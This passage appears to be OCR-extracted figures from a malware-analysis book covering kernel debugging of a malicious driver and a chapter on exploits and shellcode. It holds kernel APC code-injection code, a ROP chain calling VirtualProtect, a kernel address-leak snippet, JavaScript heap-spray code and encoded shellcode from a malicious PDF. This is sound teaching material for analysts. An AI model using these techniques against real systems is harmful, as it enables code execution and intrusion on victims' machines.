
```
.text:00011D3C ; int __stdcall AttachProcess(int Buffer, int ProcessId)
.text:00011D3C AttachProcess   proc near               ; CODE XREF: AttachProcessFunc+
.text:00011D3C                                         ; sub_114CA+26↑p
.text:00011D3C
.text:00011D3C Buffer          = dword ptr  8
.text:00011D3C ProcessId       = dword ptr  0Ch
.text:00011D3C
.text:00011D3C                 push    ebp
.text:00011D3D                 mov     ebp, esp
.text:00011D3F                 push    ebx
.text:00011D40                 push    edi
.text:00011D41                 push    [ebp+ProcessId] ; ProcessId
.text:00011D44                 mov     edi, [ebp+Buffer]
.text:00011D47                 lea     ebx, [esi+4]
.text:00011D4A                 mov     byte ptr [esi], 0
.text:00011D4D                 call    GetProcess
.text:00011D52                 push    6
.text:00011D54                 lea     edx, [esi+0Ch]
.text:00011D57                 pop     ecx
.text:00011D58                 xor     eax, eax
.text:00011D5A                 mov     edi, edx
.text:00011D5C                 rep stosd
.text:00011D5E                 mov     eax, [ebp+Buffer]
.text:00011D61                 cmp     dword ptr [eax], 0
.text:00011D64                 pop     edi
.text:00011D65                 pop     ebx
.text:00011D66                 jnz     short loc_11D75
.text:00011D68                 push    edx             ; ApcState
.text:00011D69                 push    dword ptr [esi+8] ; Process
.text:00011D6C                 call    ds:KeStackAttachProcess ; KeStackAttachProcess
.text:00011D72                 mov     byte ptr [esi], 1
.text:00011D75
.text:00011D75 loc_11D75:                              ; CODE XREF: AttachProcess+2A↑j
.text:00011D75                 mov     eax, esi
.text:00011D77                 pop     ebp
.text:00011D78                 retn    8
.text:00011D78 AttachProcess   endp
```

```
BOOLEAN ProcessDevice::Execute (DWORD Entrypoint, PVOID Context)
{
        NTSTATUS ntStatus;
        PKAPC pkaApc;
        PETHREAD PEThread;
        UNICODE_STRING routineName;

        if (Tid == NULL || Entrypoint == NULL)return FALSE;
        ntStatus = PsLookupThreadByThreadId((HANDLE)Tid,&PEThread);
        if(ntStatus != STATUS_SUCCESS)
        {
            DbgPrint("PsLookupThreadByThreadId failed");
            return FALSE;
        }

        RtlInitUnicodeString(&routineName, L"KeInitializeApc");
        KeInitializeApc =(INITIALIZE_APC)MmGetSystemRoutineAddress(&routineName);

        RtlInitUnicodeString(&routineName, L"KeInsertQueueApc");
        KeInsertQueueApc =(INSERTQUEUE_APC)MmGetSystemRoutineAddress(&routineName);

        if (KeInitializeApc == NULL || KeInsertQueueApc == NULL)
        {
           DbgPrint("Getting APC Functions Address Failed");
           return FALSE;
        }

        pkaApc= (PKAPC)malloc(sizeof(KAPC));
         if(pkaApc!=0)
         {
            KeInitializeApc(pkaApc,PEThread,0,ApcKernelRoutine,0,(PKNORMAL_ROUTINE)Entrypoint,UserMode,Context);
            KeInsertQueueApc(pkaApc,0,0,IO_NO_INCREMENT);
            return TRUE;
         }

        return FALSE;
}
```


winxp - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Serial Ports
Port 1
Port 2
Port 3
Port 4
Enable Serial Port
Port Number:
COM1
IRQ:
4
I/O Port:
0x3F8
Port Mode:
Host Pipe
Connect to existing pipe/socket
Path/Address:
\\.\pipe\com1
OK
Cancel


Kernel 'com:pipe,port=\\.\pipe\com1,baud=115200,resets=0,reconnect' - WinDbg:10.0.18362.
File Edit View Debug Window Help
Command - Kernel 'com:pipe,port=\\.\pipe\com1,baud=115200,resets=0,reconnect'
Deferred srv*c:\symbols*https://msdl.microsoft.com/download/symbols
Symbol search path is: srv*c:\symbols*https://msdl.microsoft.com/download/symbols
Executable search path is:
Windows XP Kernel Version 2600 (Service Pack 3) MP (2 procs) Free x86 compatible
Product: WinNt, suite: TerminalServer SingleUserTS Personal
Built by: 2600.xpsp_sp3_qfe.130704-0421
Machine Name:
Kernel base = 0x804d7000 PsLoadedModuleList = 0x805834c0
Debug session time: Sun May 5 20:11:12.968 2019 (UTC + 1:00)
System Uptime: 0 days 0:04:09.125
Break instruction exception - code 80000003 (first chance)
You are seeing this message because you pressed either
CTRL+C (if you run console kernel debugger) or,
CTRL+BREAK (if you run GUI kernel debugger),
on your debugger machine's keyboard.
THIS IS NOT A BUG OR A SYSTEM CRASH
If you did not intend to break into the debugger, press the "g" key, then
press the "Enter" key now. This message might immediately reappear. If it
does, press "g" and "Enter" again.
nt!RtlpBreakWithStatusInstruction:
804e29c2 cc int 3
0: kd>
winxp (Snapshot 1 with debugging enabled) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
edit boot.ini - Far 3.0.4242 x86 Administrator
C:\boot.ini * 1251 Ln 6/7 Col 157 Ch 157 SH 20:11
/noexecute=optin /fastdetect
Debug" /noexecute=optin /fastdetect /debug /debugport=com1 /baudrate=115200
1Help 2Save 3 4Quit 5 6View 7Search 8OEM 9


Choose process to attach to
ID
Name
0
<Kernel>
OK
Cancel
Search
Help
Line 1 of 1



Command - Kernel 'com:pipe,port=\\.\pipe\com1,baud=115200,resets=0,reconnect' - WinDbg:...
* You are seeing this message because you pressed either *
* CTRL+C (if you run console kernel debugger) or, *
* CTRL+BREAK (if you run GUI kernel debugger), *
* on your debugger machine's keyboard. *
* *
* THIS IS NOT A BUG OR A SYSTEM CRASH *
* *
* If you did not intend to break into the debugger, press the "g" key, then *
* press the "Enter" key now. This message might immediately reappear. If it *
* does, press "g" and "Enter" again. *
* *
nt!RtlpBreakWithStatusInstruction:
804e29c2 cc int 3
0: kd> sxe ld:evilmalware.sys
0: kd> g
nt!DebugService2+0x10:
80505e46 cc int 3
0: kd> lm
start end module name
804d7000 80700000 nt (pdb symbols) c:\symbols\ntkrnlmp.pdb\56ACF18E0C664E409FA75171C4E98BDB2\ntkrnlmp.pdb
f7dd2000 f7dd3080 evilmalware (deferred)
Unloaded modules:
f47e2000 f480d000 kmixer.sys
f7a38000 f7a41000 HIDCLASS.SYS
f761c000 f761f000 hidusb.sys
f7618000 f761b000 mouhid.sys
0: kd>


```
0: kd> .shell -ci "!dh evilmalware" findstr entry
<.shell waiting 10 second(s) for process>
    66C address of entry point
.shell: Process exited
0: kd> u f7dd266C
evilmalware+0x66c:
f7dd266c 55              push    ebp
f7dd266d 8bec            mov     ebp,esp
f7dd266f 83ec0c          sub     esp,0Ch
f7dd2672 53              push    ebx
f7dd2673 57              push    edi
f7dd2674 685226ddf7      push    offset evilmalware+0x652 (f7dd2652)
f7dd2679 8d45f4          lea     eax,[ebp-0Ch]
f7dd267c 50              push    eax
0: kd> bp f7dd266C
0: kd> g
Breakpoint 0 hit
evilmalware+0x66c:
f7dd266c 55              push    ebp

0: kd>
```

```
80581374 ff572c          call    dword ptr [edi+2Ch]  ds:0023:86bfd80c=f7bac66c
80581377 3bc3            cmp     eax,ebx
80581379 8b8d68ffffff    mov     ecx,dword ptr [ebp-98h]
8058137f 8945ac          mov     dword ptr [ebp-54h],eax

kd> .shell -ci "uf /c nt!IopLoadDriver" grep -B 1 -i "call.*ptr \[.*h"
  nt!IopLoadDriver+0x66a (80581374):
    unresolvable call: call    dword ptr [edi+2Ch]
.shell: Process exited
kd> bp nt!IopLoadDriver+0x66a
kd> g
Breakpoint 0 hit
nt!IopLoadDriver+0x66a:
80581374 ff572c          call    dword ptr [edi+2Ch]
```

```
C:\>sc create evil type= kernel binpath= c:\evilmalware.sys
[SC] CreateService SUCCESS

C:\>sc start evil
```

Chapter 7: Handling Exploits and Shellcode






```
bool Free (LIST_ENTRY* ThisItem)
{
    LIST_ENTRY* NextItem, PrevItem;

    //Get the next and the previous variable in heap
    NextItem = ThisItem->FLink;
    PrevItem = ThisItem->BLink

    /*remove ThisItem from the list by linking the
      previous and the next together */
    NextItem->BLink = PrevItem;
    PrevItem->FLink = NextItem;

}
```

```
00401080    E8 00000000     CALL api_DbgB.00401085
00401085    58              POP EAX
```

```
0040108B    EB 04           JMP SHORT api_DbgB.00401091
0040108D    58              POP EAX
0040108E    83C0 44         ADD EAX,44
00401091    E8 F7FFFFFF     CALL api_DbgB.0040108D      data_sec - start
```



```
void cPEFile::initExportTable()
{
	ExportTable.Functions = NULL;
	DWORD ExportRVA = PEHeader->optional.data_directory[0].virtual_address;
	memset(&ExportTable,0,sizeof(EXPORTTABLE));
	if (ExportRVA == NULL)return;
	image_export_directory* Exports = (image_export_directory*)(RVAToOffset(ExportRVA)+BaseAddress);

	ExportTable.nNames = Exports->number_of_names;
	ExportTable.nFunctions = Exports->number_of_functions;
	ExportTable.Base = Exports->base;
	ExportTable.pFunctions = (PDWORD)(RVAToOffset(Exports->address_of_functions)+BaseAddress);
	ExportTable.pNames = (PDWORD)(RVAToOffset(Exports->address_of_names)+BaseAddress);
	ExportTable.pNamesOrdinals = (PWORD)(RVAToOffset(Exports->address_of_name_ordinals)+BaseAddress);

	ExportTable.Functions = (EXPORTFUNCTION*)malloc(sizeof(EXPORTFUNCTION) * ExportTable.nFunctions);

	for (DWORD i =0;i<ExportTable.nFunctions;i++)
	{
		if (i < ExportTable.nNames)
		{
			ExportTable.Functions[i].funcName = (char*)(DWORD*)RVAToOffset(ExportTable.pNames[i]) + BaseAddress;
			ExportTable.Functions[i].funcOrdinal = ExportTable.pNamesOrdinals[i];
		}
		else
		{
			ExportTable.Functions[i].funcName = NULL;
			ExportTable.Functions[i].funcOrdinal = i;
		}
		ExportTable.Functions[i].funcRVA = ExportTable.pFunctions[ExportTable.Functions[i].funcOrdinal];
		ExportTable.Functions[i].funcOrdinal++;
	}
}
```


```
def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
        rop_gadgets = [
        0x61ba8b5e,  # POP EAX # RETN [Qt5Gui.dll]
        0x690398a8,  # ptr to &VirtualProtect() [IAT Qt5Core.dll]
        0x61bdd7f5,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [Qt5Gui.dll]
        0x68aef542,  # XCHG EAX,ESI # RETN [Qt5Core.dll]
        0x68bfe66b,  # POP EBP # RETN [Qt5Core.dll]
        0x68f82223,  # & jmp esp [Qt5Core.dll]
        0x6d9f7736,  # POP EDX # RETN [Qt5Sql.dll]
        0xfffffdff,  # Value to negate, will become 0x00000201
        0x6eb47092,  # NEG EDX # RETN [libgcc_s_dw2-1.dll]
        0x61e870e0,  # POP EBX # RETN [Qt5Gui.dll]
        0xffffffff,  #
        0x6204f463,  # INC EBX # RETN [Qt5Gui.dll]
        0x68f8063c,  # ADD EBX,EDX # ADD AL,0A # RETN [Qt5Core.dll]
        0x61ec44ae,  # POP EDX # RETN [Qt5Gui.dll]
        0xffffffc0,  # Value to negate, will become 0x00000040
        0x6eb47092,  # NEG EDX # RETN [libgcc_s_dw2-1.dll]
        0x61e2a807,  # POP ECX # RETN [Qt5Gui.dll]
        0x6eb573c9,  # &Writable location [libgcc_s_dw2-1.dll]
        0x61e85d66,  # POP EDI # RETN [Qt5Gui.dll]
        0x6d9e431c,  # RETN (ROP NOP) [Qt5Sql.dll]
        0x61ba8ce5,  # POP EAX # RETN [Qt5Gui.dll]
        0x90909090,  # nop
        0x61b6b8d0,  # PUSHAD # RETN [Qt5Gui.dll]
    ]
        return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

```
        HWND test = CreateWindowEx(
                0,
                wnd.lpszClassName,
                TEXT("WORDS"),
                0,
                CW_USEDEFAULT,
                CW_USEDEFAULT,
                CW_USEDEFAULT,
                CW_USEDEFAULT,
                NULL, NULL, NULL, NULL);
        PTHRDESKHEAD tagWND = (PTHRDESKHEAD)pHmValidateHandle(test, 1);

#ifdef _WIN64
        printf("Kernel memory address: 0x%llx, tagTHREAD memory address: 0x%llx\n", tagWND->pSelf, tagWND->h.pti);
#else
        printf("Kernel memory address: 0x%X, tagTHREAD memory address: 0x%X\n", tagWND->pSelf, tagWND->h.pti);
#endif
```


```
nops = unescape('%u9090%u9090');
s = shellcode.length + 50;

while (nops.length < s)
    nops += nops;
f = nops.substring(0, s);
block = nops.substring(0, nops.length - s);

while (block.length + s < 0x40000)
    block = block + block + f;

memory = new Array();
for (counter = 0; counter < 250; counter++)
    memory[counter] = block + shellcode;

ret = '';
for (counter = 0; counter <= 1000; counter++)
    ret += unescape("%0a%0a%0a%0a");
```


OLE HEADER:


Attribute	Value	Description
OLE Signature (hex)	D0CF11E0A1B11AE1	Should be D0CF11E0A1B11AE1
Header CLSID (hex)		Should be 0
Minor Version	003E	Should be 003E
Major Version	0003	Should be 3 or 4
Byte Order	FFFE	Should be FFFE (little endian)
Sector Shift	0009	Should be 0009 or 000C
# of Dir Sectors	0	Should be 0 if major version is 3
# of FAT Sectors	1	
First Dir Sector	0000006A	(hex)
Transaction Sig Number	0	Should be 0
MiniStream cutoff	4096	Should be 4096 bytes
First MiniFAT Sector	0000006C	(hex)
# of MiniFAT Sectors	1	
First DIFAT Sector	FFFFFFFE	(hex)
# of DIFAT Sectors	0	



PDFStreamDumper - http://sandsprite.com FileSize: 72 Kb LoadTime: 1.404 seconds
Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools Help_Videos
49 Objects
25 0x5B-0xFE
26 0x15B-0x185
2 HLen: 0x12
3 HLen: 0x8
4 HLen: 0x24
6 HLen: 0xDD
9 HLen: 0x1E
11 HLen: 0xE8
14 HLen: 0x7C
16 HLen: 0xE5
18 HLen: 0xBD
19 0x7BD-0x82F
20 HLen: 0x8A
21 HLen: 0xDD
22 HLen: 0x3C
24 0xA4F-0x1981
6 HLen: 0xDD
16 HLen: 0xE5
18 HLen: 0xCD
28 HLen: 0x6
29 HLen: 0x1B
30 HLen: 0x6
31 0x20ED-0x2533
32 0x2580-0x34B2
25 0xEA35-0xEAD5
26 0xEB35-0xEB51
2 HLen: 0x12
3 HLen: 0x8
4 HLen: 0x24
6 HLen: 0xDD
9 HLen: 0x1E
11 HLen: 0xE8
14 HLen: 0x7C
16 HLen: 0xE5
18 HLen: 0xBD
19 0xF197-0xF205
20 HLen: 0x8A
function re(count,what)
{
var v = "";
while (--count >= 0)
v += what;
return v;
}
function sopen()
{
sc = unescape("%uc933%ub966%u017c%u1beb%u565e%ufe8b%u66ac%u612d%u6600%ue0c1%
u6604%ud08b%u2cac%u6661%uc203%u49aa%uea75%ue8c3%uffe0%uffff%u6666%u6c59%u6d5f%
u6459%u6d5f%u6d66%u6466%u6766%u6866%u685d%u6665%u6160%u6262%u6161%u6161%u6161%
u6a5f%u6f62%u6261%u6161%u6161%u7059%u6665%u6d60%u6567%u625b%u6164%u6161%u6161%
u6161%u6c59%u6165%u6d61%u6c59%u6168%u6d62%u6e5b%u6c59%u6966%u6961%u6a59%u6e66%
u6d5f%u6c59%u6e65%u6160%u6c59%u6e68%u6d60%u6266%u6c59%u6665%u6d5f%u6c59%u6168%
u6d64%u6c59%u6568%u6761%u6968%u6461%u6160%u6766%u6c59%u6768%u6163%u6461%u6160%
u6464%u6a5d%u6a65%u6265%u6e5b%u6461%u6665%u6d5f%u6464%u6c5e%u7061%u6f5c%u6162%
u6b64%u675e%u6568%u6961%u625d%u6c5d%u6e61%u6461%u6b5e%u6165%u6c5f%u6260%u6c64%
u7062%u6668%u675f%u6f66%u6c59%u6f66%u6563%u6461%u6e66%u6d5f%u6767%u6c59%u6d61%
u6c65%u6c59%u6f66%u6d62%u6461%u6e66%u6d5f%u6c59%u6561%u6c59%u6461%u6665%u6d5f%
u6c5b%u6a66%u635f%u665c%u6464%u615d%u6a59%u6665%u695f%u6a59%u6665%u655f%u6459%
u6665%u655f%u6561%u6b67%u6161%u6c59%u6665%u655f%u6166%u6c59%u6e65%u6d60%u7060%
Text HexDump Stream Details
2 Search Results
29 HLen: 0x1B <</S/JavaScript/JS 31 0 R>>
29 HLen: 0x1B <</S/JavaScript/JS 31 0 R>>
Errors Search Debug (3)
Shell PDF Path C:\Users\root\Desktop\SurveyOnObama.pdf_
... Load Abort
Streams:12 JS: 2 Embeds: 0 Pages: 4 TTF: 0 U3D: 0 flash: 0 UnkFlt: 4 Action: 2 PRC: 0

